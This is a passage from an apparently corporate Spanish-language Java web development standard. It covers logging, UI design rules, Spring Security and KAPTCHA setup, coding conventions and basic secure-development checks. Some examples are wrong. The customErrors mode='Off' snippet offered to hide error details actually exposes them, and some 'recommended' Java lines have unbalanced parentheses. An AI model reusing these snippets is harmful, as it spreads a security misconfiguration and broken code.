Como se puede apreciar estamos excluyendo commons-logging para la dependencia del spring-core y colocando el artifact jcl-over-slf4j para que los logs de spring sean redireccionados a slf4j.

Además se esta añadiendo el artifact slf4j-log412 para especificar que logging framework a usar será log4j.

SLF4J, dispone de un mecanismo sencillo donde se especifica:

- Fuente de datos: LoggerFactory.getLogger(puntoentrada.class);
- El tipo y mensaje a mostrar: logger.info("Fin de la aplicación.");

SLF4J maneja un esquema de niveles de mensaje con las siguientes categorías:

- DEBUG
- INFO
- WARN
- ERROR
- FATAL

Actualmente, el estándar a seguir para la configuración de logs con log4j sobre WebLogic Server es la siguiente:

A nivel de cada instancia de WebLogic Server se define la variable de sistema:

```
-
Dlog4j.configuration=file:/opt/oracle/nodeManager/eaiMachine_XX/apacheL
og4jCfg.xml
```

En este archivo, se deberán definir los categories y appenders a ser utilizados por la aplicación. Para más información visitar:

http://logging.apache.org/log4j/1.2/manual.html

Ejemplo:

```
<appender name="FACTURA_LOGFILE"
class="org.apache.log4j.RollingFileAppender">
    <param name="File" value="logs/servicios/factura.log"/>
    <param name="Append" value="true" />
    <layout class="org.apache.log4j.PatternLayout">
        <param name="ConversionPattern" value="%d{DATE} %-5p %-28c{1}
[%t]: %m%n"/>
    </layout>
</appender>
<category name="com.TUEMPRESA.prototipo.services.factura">
    <priority value="debug" />
    <appender-ref ref="FACTURA_LOGFILE"/>
</category>
```

A nivel de aplicación solo debemos importar la librería slf4j:

```
import org.slf4j.Logger;
import org.slf4j.LoggerFactory;
```

Y luego instanciar la clase y ejecutar el método getLogger(<category>):

```
    private static Logger log = LoggerFactory.getLogger(MiClase.class);
```

Reglas a seguir a la hora enviar logs for java:

Todas las clases a nivel de los paquetes controller, services y remote, deben utilizar SLF4J para notificar mensajes de nivel info de las llamadas de cada método y de nivel error en los bloques 'catch' en el manejo de excepciones.

```
public class FacturaServiceImpl implements FacturaService {

    private static Logger log =
LoggerFactory.getLogger(FacturaServiceImpl.class);
    ...
    public Factura create(Factura objFactura) {
        try {
            log.info("saving Factura instance");
            if (objFactura.getIdFactura() == null) {
                crud.create(objFactura);
            } else {
                crud.update(objFactura);
            }
            log.info("save successful");
            return objFactura;
        } catch (RuntimeException ex) {
            log.error("save failed", ex);
            throw ex;
        }
    }
```

Adicionalmente se puede colocar logs de nivel debug, en caso sea necesario hacer pruebas.

3.11 Inyección de objetos

Para la inyección de objetos, se usará el estándar de JEE6, para trabajar de manera standard y no utilizar anotaciones especificas de un framework (como @Autowire de spring), además para contemplar la posibilidad de migrar luego a JEE6.

Para más información revisar:

http://download.oracle.com/javaee/6/api/javax/inject/Inject.html

3.12 Capa de Presentación

3.12.1 Estándares

3.12.1.1 Principios Básicos

Comunicación

El Sistema debe presentar información claramente al usuario: esto es, mostrar un título adecuado por cada pantalla, minimizando el uso de abreviaturas y proporcionando una retroalimentación de usuario clara.

Acción mínima del usuario

El formato de las páginas debe proporciona caracteres de edición, así por ejemplo:

- Desplegar diagonales entre el día, mes y año para el caso campos de fecha
- Presentar comas y puntos decimales en campos de cantidad
- Símbolos para campos de porcentaje (%) o monedas ($, S/.)
- Ceros a la izquierda o valores no significativos.

Como regla general, el usuario no debe teclear caracteres de formateo.

Operación Estándar y Consistencia

El Sistema debe ser consistente por todo su juego de pantallas diferentes y en los mecanismos para controlar la operación de las pantallas. La consistencia facilita a los usuarios el aprendizaje de la forma de usar partes nuevas del Sistema una vez que están familiarizados con un componente. Se puede lograr consistencia por medio de:

Ubicación de títulos, fecha, hora y mensajes de operador y retroalimentación en los mismos lugares, en todas las pantallas.

Saliendo de cada pantalla mediante la misma opción (a través de enlaces, botones o pulsando sobre un gráfico).

Obtener ayuda en forma homogénea.

Emplear colores de manera homogénea para todas las pantallas.
Estandarizar el uso de iconos para operaciones similares.

Reconocimiento de la aceptación de entrada

Reconocimiento que la entrada está en la forma correcta. Antes del envío de datos a servidor, validar en la medida de lo posible que lo que se desea ingresar sea correcto, o, por lo menos, sea un valor posible.

Notificar que la entrada no está de la forma correcta

Informar el problema con los datos ingresados y la forma en que el usuario puede corregirlo.

El mensaje deberá ser diplomático y conciso, pero no incomprensible por lo que, hasta los usuarios sin experiencia serán capaces de comprenderlo. La retroalimentación no debe hacer hincapié en el hecho que se ha cometido un error, en vez de ello, ha de proporcionar opciones para subsanar la falla.

Reconocimiento que una petición está completa

Los usuarios deben saber cuando su petición está completa y, si pueden efectuar nuevas solicitudes. Desplegar un mensaje de retroalimentación del tipo “Registro modificado exitosamente”

Reconocimiento que una petición no ha sido terminada.

Mensaje que ha de incluir regreso a la definición de la petición para que el usuario pueda revisar si la solicitud fue ingresada correctamente, en vez de dar comandos que no pueden ser ejecutados.

Proporcionar al usuario retroalimentación más detallada

La retroalimentación es un reforzador poderoso para el procedimiento del aprendizaje de los usuarios, así como servir para mejorar su desempeño con el sistema y aumentar su motivación para producir.

3.12.1.2 Especificación de Diseño en Web

Ubicar el contenido más importante en la zona superior

El usuario, generalmente, es reticente a desplazarse por la página en busca de contenido. Esta recomendación incluye ubicar los enlaces importantes en la zona superior

Incluir elementos estándar en las páginas. Por cada página ha de definirse los siguientes elementos:

- Descripción en la barra de título
- Título en la página
- Enlaces a la página inicial
- Otros enlaces significativos

Mantener la página principal en una sola pantalla

Considerar que la información ha de presentarse en una pantalla del navegador, a una resolución de 800 x 600 pixeles.

Prestar atención a los probables quiebres de página

Si bien es cierto que no se puede tener total certeza de la distribución final que presentará la hoja en el navegador del cliente, ha de identificarse la zona en la que la página probablemente sufrirá un quiebre, es decir, la zona que se mantendrá oculta hasta que el usuario no se desplace en sentido vertical. Con frecuencia, los usuarios asumen que lo que ven es la totalidad de la información disponible. Colocar un gráfico que se extienda por debajo de la zona de quiebre sugerirá la necesidad de desplazamiento.

Comprobar el diseño en distintas configuraciones

Implica verificar si el diseño obtenido se asemeja al esperado. Dicha comprobación se efectuará no solo sobre distintas resoluciones de pantalla para un mismo navegador sino, además, para distintos navegadores como mínimo Internet Explorer (a partir de la versión 7.0), Firefox 10 o superior, Chrome 17 o superior.

Decidir entre páginas largas o páginas cortas

Ha de estudiarse el modo en que los visitantes emplearán cada página para determinar cuán largas deben ser. Las páginas con gran cantidad de contenido tardan más en cargar que las de poco contenido. Pero si los visitantes necesitan toda la información y emplean conexiones lentas, las páginas largas serán una mejor alternativa que cargar muchas páginas pequeñas.

Si los visitantes….	Entonces se debería…
Desean encontrar información específica rápidamente	Crear muchos enlaces a páginas cortas
Necesitan entender el concepto completo sin interrupciones	Presentar el concepto completo con enlaces internos a sub-tópicos
Desean imprimir la totalidad (o la mayoría) del contenido para revisarlo sin conexión	Emplear una página larga o preparar una versión de una página
Se conectarán a través de conexiones lentas pero no necesitan de toda la información necesariamente	Crear una página de contenido con enlaces a varias páginas cortas.

Considerar el empleo de tablas

Tablas son la mejor manera disponible en HTML de controlar la disposición de las páginas. Permiten alinear objetos y texto, crear espacio vertical y horizontal y, controlar la ubicación de las imágenes.

Controlar la longitud de las líneas

Considerar que en el caso que no se defina hojas de estilo (o los navegadores de los usuarios no lo soporten) el visitante puede definir como predeterminado cualquier tamaño y tipo de letra. Con el objeto de mantener longitudes de línea corta se puede hacer uso de tablas y crear espacios.

Emplear suficiente espacio en blanco

Al menos el 30 por ciento de la página debería ser espacio en blanco. Del 70 % restante, solo debería emplearse el 30 % para texto. Si se dispone de gráficos, ellos pueden llenar el resto del espacio. Si no se dispone de ellos, incrementar entonces la cantidad de espacio en blanco. Páginas con la suficiente cantidad de espacio en blanco son más fáciles de leer y revisar.

Usar suficiente espacio horizontal. El espacio horizontal permite que los usuarios identifiquen claramente los grupos lógicos de información, incluyendo título e imagen asociada.

Mantener las imágenes y el texto relacionado cerca

Uno de los principios de diseño es la proximidad—los visitantes asumirán una relación entre objetos, incluyendo bloques de texto que están cercanos.

Ayudas

Se recomienda el uso de iconos para representar con una sola imagen todo un concepto. Ha de mantenerse la consistencia en las asociaciones: Si un icono / imagen representa un concepto en una página, este concepto debe mantenerse en todo el Site inalterablemente. El empleo de ventanas emergentes con información adicional es una alternativa para orientar al usuario.

Emplear líneas horizontales con mesura

Las líneas horizontales quiebran el flujo de la página, han de emplearse únicamente cuando esto es lo que se quiere lograr, por ejemplo, para separar el encabezado y el pie de página del contenido de la página, o señalar el inicio / fin de un formulario.

Agrupar listas largas

Dividir las largas listas de enlaces en grupos lógicos. Recordar la regla “siete más-menos dos”—los seres humanos pueden recordar con facilidad entre cinco y nueve artículos al mismo tiempo.

Minimizar el desplazamiento vertical

A pesar que esto depende de la audiencia y que es lo que desea de la página, está comprobado que los usuarios tienden a perder el interés si tienen que desplazarse en demasía.

No emplear desplazamiento horizontal

Si a los visitantes les desagrada el desplazamiento vertical, el desplazamiento horizontal puede aun ser peor. Asegurarse que el diseño quepa en una configuración de 800x 100 pixeles

Hacer cada título único y descriptivo

Asegurarse que los títulos reflejen exactamente el nombre del Site y el contenido.

Emplear marcos con cuidado

Los marcos se emplean para dividir la pantalla en paneles. Cada marco opera individualmente, así que mientras uno se desplaza, el otro puede mantenerse visible y estacionario. Algunos usuarios de la Web encuentran a los marcos confusos. El modo en que operan los marcos depende de la versión del navegador del usuario. Puede ser difícil para el usuario encontrar la barra de desplazamiento adecuada. Es posible que los visitantes no sepan como retornar a la página previa. Visitantes que utilizan marcadores encontrarán que estos únicamente salvan la dirección del Site; los marcos no permiten a los usuarios marcar el contenido de una página individual. Adicionalmente, muchos usuarios reclaman que el empleo de marcos reduce el tamaño de la ventana.

Considerar marcos para elementos globales

Tales como navegación global, identificación de la corporación, enlaces a e-mails, etc.

Manejo cuidadoso de fondos

En ocasiones algunos fondos pueden perjudicar seriamente la legibilidad del texto. Examinar el resultado de la distribución en diferentes tipos de monitores.

Emplear negritas únicamente para dar énfasis al texto

Texto formateado en negritas es un indicador de la importancia subyacente de lo tratado. Una alternativa es establecer fondo de contraste.

Emplear cursivas con cuidado

Usarlas únicamente para títulos de libros. En general, evitar emplearlas ya que dificulta la lectura del texto.

No emplear subrayado

La mayoría de los navegadores, por defecto, subrayan los enlaces. Emplear subrayado en porciones de texto que no son enlaces puede confundir a los usuarios.

Emplear etiquetas (tags) para controlar el tamaño del texto

Los aplicativos deberán utilizar de preferencia sólo tags de JSTL.
Se recomienda el uso de etiquetas para controlar el tamaño relativo de las fuentes en las páginas al uso de niveles de encabezamiento, dado que estos últimos se presentan de manera distinta en diferentes navegadores: Un encabezado seis, por ejemplo, se presenta muy reducido en el Firefox, sin embargo el mismo encabezado se muestra muy grande en Mosaic. Nuevamente la recomendación de emplear hojas de estilo para controlar el tamaño de las fuentes.

Emplear tipos de fuentes para expresar la identidad de la institución

Algunos tipos de fuentes pueden crear una imagen moderna, o sofisticada, mientras que otros crean una aproximación más clásica. El efecto que estas pueden crear es difícil de medir y en algunos casos es subliminal, por ello se deberá usar los estilos propios de la institución.

Dejar el control al visitante

Ha de entenderse que los usuarios desean mantener el control de la lectura. Esto se puede lograr redactando de manera concisa, dejando las ideas principales fáciles de hallar. Se recomienda establecer enlaces hacia contenidos de detalle y no forzar a incluir ideas generales con datos no-relevantes.

Decirlo una vez, rápidamente

Asegurarse que las frases sean cortas y directas. Eliminar la redundancia.

Diseñar para la búsqueda

Tener en mente que los usuarios buscan la información que necesitan, y para ello se guían de encabezados, gráficos y texto en negritas o en colores.

Se recomienda emplear ayudas contextuales (del tipo ToolTipText)

Escribir párrafos cortos

No deben sobrepasar las cuatro o cinco líneas. Visualmente estos párrafos deben dar la impresión de ser cortos y precisos.

Reconocimiento de la aceptación de entrada

Reconocimiento que la entrada está en la forma correcta. Antes del envío de datos a servidor, validar en la medida de lo posible que lo que se desea ingresar sea correcto, o por lo menos, sea un valor posible.

Validaciones de entrada y salida

Considerar 4 dígitos para el año. Considerar que el navegador del cliente puede estar configurado para soportar distintas configuraciones de fecha (dd-mm-aaaa o mm-dd-aaaa). La aplicación debe ser capaz de mostrar datos coherentes tanto para una como para otra configuración.

3.12.1.3 Comentarios

Cada JSP deberá tener el siguiente encabezado:
Por ejemplo:

```
/*****************************************************************************
Modulo                  :  Generación de Planillas
Creado/Modificado por   :  Juan Quispe
Descripción             :  Esta página se encargará de…
Fecha y Hora            :  13/01/2009 – 10:00a.m.
'*****************************************************************************/
```

3.12.1.4 Lineamientos para Diseño de Pantallas

- Debe incluir el logo de TUEMPRESA en la parte superior izquierda
- Debe mostrar el nombre y la versión de la aplicación
- Debe mostrar el usuario (login), tipo de usuario y nombre
- Debe mostrar la fecha actual
- Debe mostrar el título de la pantalla

- Para aplicativos de uso interno se deberá integrar a la seguridad de usuarios internos.
- Para aplicativos de uso externo que usen el módulo de seguridad de SCOP, se deberá integrar a la seguridad de dicho módulo.

3.12.1.5 Cómo colocar la versión de la aplicación en pantalla

La aplicación ejemplo y los proyectos generados con el arquetipo de Maven (versión 1.0.4 en adelante) tienen la capacidad de poder mostrar la versión de la aplicación en las páginas JSP de manera fácil.

Desde una página manejada por Spring MVC colocar la siguiente etiqueta en el JSP:

```
<spring:message code="project.version"/>
```

Desde una página no manejada por Spring MVC (no se encuentra en la carpeta /WEB-INF/views/) colocar las siguientes etiquetas:

```
<fmt:setBundle var="project" basename="project" scope="application" />
```

```
<fmt:message bundle="${project}" key="project.version" />
```

3.12.1.6 Lineamientos para Diseño de Reportes

La cabecera deberá incluir:

- Logo en la parte superior izquierda y en cada hoja del reporte.
- Título
- Fecha y Hora
- Filtros utilizados
- Nombre técnico del reporte
- Paginación

3.12.2 Buenas Prácticas y Seguridad

3.12.2.1 Configuración a Nivel del Archivo de Configuración

Los aplicativos deberán estar integrados a la Seguridad del TUEMPRESA, para ello se deberá modificar el archivo web.xml del aplicativo para que utilicen los filtros del aplicativo:

```
<filter>
    <filter-name>autoLoginFilter</filter-name>
    <filter-class>com.TUEMPRESA.common.filter.AutoLoginFilter</filter-
class>
    <init-param>
        <param-name>checkClientIP</param-name>
        <param-value>false</param-value>
    </init-param>
    <init-param>
        <param-name>checkDate</param-name>
        <param-value>true</param-value>
    </init-param>
    <init-param>
        <param-name>invalidParamPage</param-name>
        <param-value>/error/invalidAutoLogin.html</param-value>
    </init-param>
</filter>
<filter>
    <filter-name>springSecurityFilterChain</filter-name>
    <filter-
class>org.springframework.web.filter.DelegatingFilterProxy</filter-
class>
</filter>
<filter-mapping>
    <filter-name>springSecurityFilterChain</filter-name>
    <url-pattern>/*</url-pattern>
</filter-mapping>
<filter-mapping>
    <filter-name>autoLoginFilter</filter-name>
    <url-pattern>/*</url-pattern>
</filter-mapping>
```

3.12.2.2 Configuración de Seguridad a nivel de JAVA

Las clases de los filtros están incluidas en la librería TUEMPRESA-common y en la librería spring-security.

Existe una clase inicial para el manejo de la seguridad:

com.TUEMPRESA.common.security.CustomUserDetailsService

Esta clase es el punto inicial de integración de Spring Security con la seguridad de TUEMPRESA. Está ya implementada la carga del usuario y la autenticación, falta implementar la carga de roles o permisos de usuario. Esta implementación se realizará en cada aplicación dependiendo de las necesidades de manejo de accesos.

Es importante indicar que la implementación de accesos se realiza mediante la asignación de un listado de objetos GrantedAuthority.

El trabajo con GrantedAuthority permite tanto el acceso basado en roles como una definición más compleja si se desea, mediante la representación del nivel de acceso en una cadena. Por ejemplo, se puede asignar a un usuario GrantedAuthorities del tipo rol como: ROL_ADMINISTRADOR, ROL_VERIFICADOR, etc, o se puede asignar un GrantedAuthorities de un nivel más complejo en base a permisos como: PAGINA1_EDITAR, PAGINA2_VER, etc.

Para mayor información sobre como trabaja la seguridad con Spring Security se puede revisar la documentación:

http://static.springsource.org/spring-security/site/docs/3.0.x/reference/springsecurity.html

A continuación se listan algunos links de importancia para el manejo de accesos.

Componentes principales de Spring Security:
http://static.springsource.org/spring-security/site/docs/3.0.x/reference/technical-overview.html#core-components

Tags disponibles:
http://static.springsource.org/spring-security/site/docs/3.0.x/reference/taglibs.html

3.12.2.3 Caducidad de Sesiones

El aplicativo deberá controlar y mostrar una pantalla de caducidad de sesión.

3.12.2.4 Configuración del aplicativo, roles, y módulos

La empresa proveedora deberá entregar una matriz (Excel) de Roles y módulos del Sistema para que el Gestor de Sistemas los registre en el Sistema de Seguridad. Los nombres de los roles deberán empezar con las Siglas del Sistema para su fácil identificación. Además, la matriz de los módulos deberá tener las rutas relativas de cada módulo, para que el Gestor registre esta información en el Sistema de Seguridad.

3.13 Capa Lógica

3.13.1 Estándares

Adicional a lo definido en esta sección, se deberá considerar la contemplada en el Anexo 1: Convenciones de Código de Sun Microsystems (CodeConventions.pdf)

3.13.1.1 Sintaxis de los nombres de las clases

Tipo	Sintaxis	Ejemplo
Service		
Interface	<Nombre>Service	CompaniaRolesCorrentistaService
Clase	<Nombre>ServiceImpl	CompaniaRolesCorrentistaServiceImpl
Controller		
Controller	<Nombre> Controller	ConsultarExpediente Controller
Exceptions		
Clase	<Nombre>Exception	BusinessException

3.13.1.2 Archivos logs del aplicativo

Los aplicativos siempre deberán tener un log. Este deberá ser desarrollado utilizando las librerías de SFL4J con Log4j.

En la versión final de fuentes no deberá dejarse mensaje de logs que no resulten importantes para el seguimiento.

3.13.1.3 Comentarios

Consideraciones Generales

Hay que añadir explicaciones a todo lo que no es evidente, no hay que repetir lo que se hace, sino explicar por qué se hace.

Y eso se traduce en:

- ¿De qué se encarga una clase? ¿un paquete?
- ¿Qué hace un método?
- ¿Cuál es el uso esperado de un método?
- ¿Para qué se usa una variable?
- ¿Cuál es el uso esperado de una variable?
- ¿Qué algoritmo estamos usando? ¿de dónde lo hemos sacado?
- ¿Qué limitaciones tiene el algoritmo? ¿... la implementación?
- ¿Qué se debería mejorar... si hubiera tiempo?

Cada clase y sus correspondientes métodos deben estar correctamente comentados de manera que se pueda ejecutar el Javadoc y obtener la documentación en formato HTML.
Los comentarios se deberían colocar en las siguientes situaciones:

- Al principio de cada clase
- Al principio de cada método
- Ante cada variable de clase

Documentación de clases e interfaces

Deben usarse al menos las etiquetas:

@author
@version

La tabla muestra todas las etiquetas posibles y su interpretación:

@author	Nombre del autor
@version	Identificación de la versión y fecha
@see	Referencia a otras clases y métodos

Documentación de constructores y métodos

Deben usarse al menos las etiquetas:

@param: Una por argumento de entrada

@return: Si el método no es void

@exception ó @throws: Una por tipo de Exception que se puede lanzar. (@exception y @throws se pueden usar indistintamente).

La tabla muestra todas las etiquetas posibles y su interpretación:

@param	Nombre del parámetro	Descripción de su significado y uso
@return		Descripción de lo que se devuelve
@exception	Nombre de la excepción	Excepciones que pueden lanzarse
@throws	Nombre de la excepción	Excepciones que pueden lanzarse

No se aceptará comentarios redundantes (por ejemplo líneas de código usadas previamente).

3.13.1.4 Lineamientos Generales

- Manejo de todas las excepciones.
- Las constantes deben declararse en una clase.
- Se aplicarán los estándares universales de codificación en lenguaje Java expuestos en el Anexo 1: Convenciones de Código de Sun Microsystems (CodeConventions.pdf).

3.13.2 Buenas Prácticas y Seguridad

- Todos los formularios creados, deben utilizar el método POST y no GET para garantizar la seguridad de los datos.
- Por otro lado las variables a ser mostradas en el JSP en su preferencia deben ser cargadas en el Request. Sólo deberán ser cargados a Session en el caso que sean variables que sean utilizadas durante todo la sesión del usuario.
- En lo posible se debe evitar el uso de scriptlets en los JSPs, ya que se prefiere el uso de Tags de JSTL.

3.14 Capa de Datos

3.14.1 Estándares

3.14.1.1 Cadena de Conexión a Base de Datos

El aplicativo deberá conectarse a través de un datasource configurado en el Servidor de Aplicaciones. El nombre del datasource deberá ser el mismo que el nombre del aplicativo para evitar confusiones. La conexión a emplearse deberá ser por JNDI.

3.14.1.2 Nomenclatura y Procedimientos de Base de Datos

Se encuentran referenciados en el documento Estándares de Base de Datos.

4 BUENAS PRÁCTICAS DE DESARROLLO EN JAVA

Todos los sistemas de TUEMPRESA deberán seguir los lineamientos expuestos en esta sección, salvo que no sea aplicable a su desarrollo previa coordinación y aprobación del gestor de sistemas.

Adicional a lo definido en esta sección, se deberá considerar la contemplada en el Anexo 1: Convenciones de Código de Sun Microsystems (CodeConventions.pdf)

4.1 Acceso a Instancia y Variables de Clase

Evitar el uso de variables públicas.

4.2 Asignación de Variables

Evitar asignar más de una variable en una misma sentencia.

```
a = b = c +1; // evitar esto!
If (c++ ==d++) { //evitar esto!!
```

4.3 Uso de Constantes

Usar siempre constantes para valores fijos.

```
If (c==1) { //evitar esto!!
If (c== ESTADO_ACTIVO) { //esto sí!!
```

4.4 Uso de Paréntesis

Usarlos explícitamente para definir precedencia, para mejor entendimiento del programador.

```
If (a==b && c== d || e==f) { //evitar esto!!
If (((a==b && (c== d)) || (e==f)) { //esto sí!!
```

4.5 Valores de Retorno

Evitar “return” de condiciones simples.

```
If (booleanExpression) { //evitar esto!!
return true;
} else {
return false;
}

return booleanExpression; //esto sí!!

If (condition) { //evitar esto!!
return X;
} else {
return Y;
}

return ((condición) ? x:y; //esto sí!!
```

4.6 Expresiones Condicionales '?'

La condición debería ir siempre entre paréntesis.

```
x>=0 ? x:-x; //evitar esto!!
(x>=0) ? x:-x; //esto sí!!
```

4.7 Clases como parámetros de entrada

De forma de reducir la cantidad de parámetros de entrada de un método, de ser orientado a objetos, y hacer más estable el método. Por ejemplo, para un método "actualizarCliente()" puede que ahora sólo necesitemos actualizar 2 variables "nombre" y "email", y sólo esas pasamos como parámetros, pero si mañana necesitamos una tercera, debemos cambiar todas las llamadas al método del sistema, por otro lado, si pasamos una clase Cliente, sólo se cambia la clase internamente.

```
public void actualizaCliente(String rut, String nombre, String email)
// evitar esto!!
public void actualizaCliente(ClaseCliente cliente) // esto sí!! Es
Orientado a Objetos.
```

4.8 Implementación del control de seguridad CAPTCHA

El objetivo es brindar los lineamientos para que se pueda implementar el control de seguridad CAPTCHA para:

1. Prevención de ataques de fuerza bruta
2. Prevención de ataques de diccionario
3. La protección de inscripción de cuentas a un sitio Web
4. Encuestas en línea
5. Consultas en línea

La versión del componente CAPTCHA a integrar en las aplicaciones Java Web en TUEMPRESA será el dominado **KAPTCHA** en su versión 2.3.2 cuya descarga se debe realizar de la siguiente ruta: ***http://code.google.com/p/kaptcha/***

4.8.1 Integración del control KAPTCHA a una aplicación Java Web

a) Agregar el jar o dependencia de kaptcha al proyecto (última versión a la fecha: 2.3.2).

Para una aplicación no-maven, copiar el jar a la carpeta /lib del proyecto.

b) Configuración del descriptor web.xml:

```
<servlet>
   <servlet-name>Kaptcha</servlet-name>
   <servlet-class>com.google.code.kaptcha.servlet.KaptchaServlet</servlet-class>
</servlet>
<servlet-mapping>
   <servlet-name>Kaptcha</servlet-name>
   <url-pattern>/kaptcha.jpg</url-pattern>
</servlet-mapping>
```

Verificar que el url-pattern sea el mismo que se implemente en el html o jsp (en el tag img) que se describe a continuación.

c) Configuración en la página web (html, jsp, etc):

```
<form action="...">
   ...
   <img id="kaptchaimage" src="kaptcha.jpg" /> <input type="text" name="kaptcha" value="" />
   ...
</form>
```

d) Validación en el código Java al momento de la autenticación:

```
String kaptchaEsperado = (String) request.getSession()
      .getAttribute(com.google.code.kaptcha.Constants.KAPTCHA_SESSION_KEY);
String kaptchaRecibido = request.getParameter("kaptcha");

if (kaptchaRecibido == null || !kaptchaRecibido.equalsIgnoreCase(kaptchaEsperado)) {
   // implementación que indique que el captcha es inválido
}
```

e) Agregar un enlace de "Mostrar otra imagen" para el kaptcha:

- En el html / jsp:

```
<form action="...">
   ...
   <img id="kaptchaimage" src="kaptcha.jpg" /><br/>
   <span onclick="otherKaptcha();" style="text-decoration: underline; cursor: pointer;">
      Mostrar otra imagen
   </span><br/>
   <input type="text" name="kaptcha" value="" />
   ...
</form>
```

- La función otherKaptcha() se puede implementar con javascript, jQuery, entre otros.
- Ejemplo con javascript puro:

```
function otherKaptcha() {
```

```
    var d = new Date();
    var ms = d.getTime();
    document.getElementById("kaptchaimage").src = "kaptcha.jpg?random=" + ms;
}
```

4.8.2 Parámetros de configuración

Existen parámetros extras para la configuración del kaptcha que se obtienen al modificar el web.xml con el tag init-param:

```
<servlet>
    <servlet-name>Kaptcha</servlet-name>
    <servlet-class>com.google.code.kaptcha.servlet.KaptchaServlet</servlet-
class>
    <init-param>
        <param-name>kaptcha.border</param-name>
        <param-value>no</param-value>
    </init-param>
    <init-param>
        <param-name>kaptcha.image.width</param-name>
        <param-value>120</param-value>
    </init-param>
</servlet>
<servlet-mapping>
    <servlet-name>Kaptcha</servlet-name>
    <url-pattern>/kaptcha.jpg</url-pattern>
</servlet-mapping>
```

Parámetros recomendados:

Parámetro	Valores	Descripción
kaptcha.border	yes	Borde en la imagen.
kaptcha.image.width	200px	Ancho en px de la imagen.
kaptcha.image.height	50px	Altura en px de la imagen.
kaptcha.textproducer.char.string	abcdeXXXXXXXpwx	Cadena de caracteres involucrados en el captcha.
kaptcha.textproducer.char.length	5	Número de caracteres a mostrar.

Para un listado completo referirse a la documentación de kaptcha de la siguiente ruta:

https://code.google.com/p/kaptcha/wiki/ConfigParameters

4.8.3 Recomendaciones

El nombre que se le da al tag html input text donde se ingresará el captcha debe ser el mismo que reciba el código Java en el request, es decir:

Página html o jsp:

<input type="text" name="kaptcha" …

Código Java:

String kaptchaRecibido = request.getParameter("kaptcha");

La cadena por defecto que usa el Kaptcha para la generación del mismo es: **abXXXXXXXXpwx**.

Si bien se puede definir una cadena personalizada en el web.xml, hay que tener en consideración que hay letras y número similares y pueden traer confusión al usuario (como la letra "o" y el número cero, o el número uno con la letra "l" y la letra "i", el número nueve y la letra "g", entre otros).

Es posible hacer uso de caracteres con tilde y signos de puntuación, pero no es recomendado el uso de estos, dado que el componente captcha considera dichos caracteres y los muestra de manera distorsionada para que el usuario los ingrese.

Los signos de puntuación (puntos o comas entre otros) se pueden confundir y no ser legibles al usuario.

No es recomendable diferenciar entre caracteres en mayúscula y minúscula, similar al punto anterior podría traer confusiones letras que son similares en ambos casos (como las letras w W, p P, entre otros).

5 BUENAS PRÁCTICAS PARA DESARROLLAR APLICACIONES SEGURAS

Los aplicativos desarrollados deberán seguir las buenas prácticas de codificación de software seguro, a fin de mitigar las vulnerabilidades más comunes. Para ello deberán seguir los lineamientos especificados en el Anexo 3. OWASP – Guía Prácticas de Codificación Segura

- Hacer uso de las guías de desarrollo seguro que consideren buenas prácticas para evitar las vulnerabilidades contempladas en el top 10 OWASP.

- Definir líneas bases para usuarios de aplicación basado en mínimos privilegios que considere usuarios distintos para interfaces frontend y backend para cada aplicación.

- Se debe tener orientación adecuada de arquitectura en el desarrollo, por ejemplo la capa Web no debe llamar a la base de datos directamente.

- Se debe evidenciar niveles mínimos de comentarios entre código y estilo de comentarios preferidos.
- Se debe tener un manejo adecuado de excepciones.
- Hacer uso de flujo de bloques de control, por ejemplo todos los usos de flujos condicionales deben usar bloques de sentencias específicos.
- Se debe tener métodos de nombramiento estándar para variables, funciones, clases y tablas.
- El código debe ser mantenible y legible. Se debe de evitar código complejo.
- Todo el código y testeos deben poder ser revertidos y versionados.
- Utilizar siempre el principio de mínimo privilegio en los derechos de usuario, permisos sobre recursos y en el sistema.
- Realizar siempre separación de funciones.
- Habilitar por defecto la complejidad de contraseña y la duración de la misma.

5.1 Recopilación de información.

5.1.1 Spider, Robots y Crawlers

Los crawlers/robots/spiders web inspeccionan un sitio web y seguidamente siguen los enlaces recursivamente para obtener su contenido web. Es importante no permitir que se indexe información sobre carpetas administrativas donde un usuario malicioso podría intentar vulnerar la aplicación.

5.1.1.1 Procedimiento:

- Revisar la correcta configuración de las directivas.
- Analizar el robots.txt utilizando las Herramientas para webmasters de Google, ya que proporciona una función de “Análisis de robots.txt” como parte de sus “Herramientas para webmasters de Google”, que puede resultar de ayudar en las pruebas, siendo el procedimiento el siguiente:

  1. Acceder a las Herramientas para webmasters de Google con la misma cuenta de Google.
  2. En el Panel, hacer clic en la URL del sitio que se desee.
  3. Hacer clic en Herramientas, y seguidamente en “Análisis de robots.txt”

5.1.2 Identificación de puntos de entrada de la aplicación

La enumeración tanto de la aplicación como de su entorno es un proceso clave

antes de que cualquier tipo de ataque comience. Esta prueba ayudará a identificar y catalogar cada sección de la aplicación que deba ser objeto de investigación una vez concluya el proceso de enumeración y acotación.

5.1.2.1 Procedimiento:

- Identificar y documentar dónde se utilizan las peticiones GET y dónde las POST.
- Identificar y documentar todos los parámetros de la cadena.
- También retirar cualquier cabecera adicional o personalizada que no sean común e indique alguna información (como por ejemplo debug=false).

5.1.3 Análisis de códigos de error

Se analiza la posibilidad de mostrar errores mediante peticiones específicas, creadas especialmente mediante herramientas o manualmente. Estos códigos son de gran utilidad porque revelan mucha información sobre bases de datos, bugs y otros componentes tecnológicos directamente relacionados con las aplicaciones web.

Este mensaje de error puede ser generado realizando una petición de una URL no existente.

5.1.3.1 Procedimiento:

La aplicación debe fallar de forma segura, la aplicación debe enviar automáticamente a una página 404 cuando exista un error no soportada por la aplicación.

Editar el archivo web.config, deshabilitar los errores y crear página personalizada de error.

```
<customErrors mode="Off" defaultRedirect="default.aspx">
<error statusCode="404" redirect="/PageNotFound.aspx" />
</customErrors>
```

Editar el archivo web.xml, deshabilitar los errores y crear página personalizada de error.

```
<error-page>
<error-code>404</error-code>
<location>404.html</location>
</error-page>
```

5.2 Comprobación del sistema de autenticación

5.2.1 Transmisión de credenciales a través de un canal cifrado

Comprobar el transporte de credenciales significa verificar que los datos de autenticación del usuario sean transferidos a través de un canal cifrado para evitar ser interceptados por usuarios maliciosos. Se focaliza simplemente en tratar de entender si los datos viajan cifrados desde el servidor web, o si la aplicación web utiliza los mecanismos de seguridad apropiados tales como utilizar un protocolo HTTPS.

5.2.1.1 Procedimiento:

Se debe conocer las diferencias entre los protocolos HTTP y HTTPS y porque deberían utilizar HTTPS para transmisiones de información sensible. Luego, verifique con ellos si HTTPS es utilizado en todas las transmisiones sensibles, tales como páginas de inicio de sesión, para evitar a usuarios no autorizados acceder a dichos datos.

